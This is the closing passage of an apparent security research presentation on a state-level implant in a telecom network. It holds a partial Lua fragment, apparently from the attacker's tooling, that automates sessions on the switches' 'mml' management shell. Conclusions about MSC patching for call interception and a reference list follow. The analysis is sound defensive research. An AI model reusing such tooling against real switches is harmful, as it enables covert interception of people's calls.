    if not what then
  exp:sendline()
  what = exp:expect_list(patternlist, 2)
    end
    return replies[what]
-- XXX: Keep global: Perhaps load from file?
--ad = _G.ad
-- Start mml. Try to reuse same device as before
function invoke_mml(exp)
    local term = (exp.mml and exp.mml.term) or ad
    repeat
  local cmd
  if term then
      cmd = "mml -d " .. term
  else
      cmd = "mml"
  end
```

Conclusions

- Sophisticated attacker who maintain presence in a closed telco network
- Advanced patching of MSC software blocks through OSS facilities
- Modifications linked to call interception and monitoring
- Mature C&C infrastructure and modular implant operations
- Similar fingerprints as the Athens Affair
- Industrialized, robust methods seem to point to state actor

THANKS

EMX@TSTF.NET

REFERENCES

[1] S. Chakravarty, A. Stavrou, A. D. Keromytis. **Approximating a Global Passive Adversary Against Tor**, *Columbia University CUCS Tech Report*, August 2008.

[2] R. Dingledine, L. Sassaman. **Attacks on Anonymity Systems**, *Black Hat Briefings USA*, July 2003.

[3] V. Prevelakis, D. Spinnelis. **The Athens Affair**, *IEEE Spectrum*, June 2007.

[4] J. Bamford, **A Death in Athens**, *The Intercept*, September 2015.

[5] E. Lambropoulou, **White-collar crime in Europe**, *Institute for Regulatory Policy Research*, December 2015.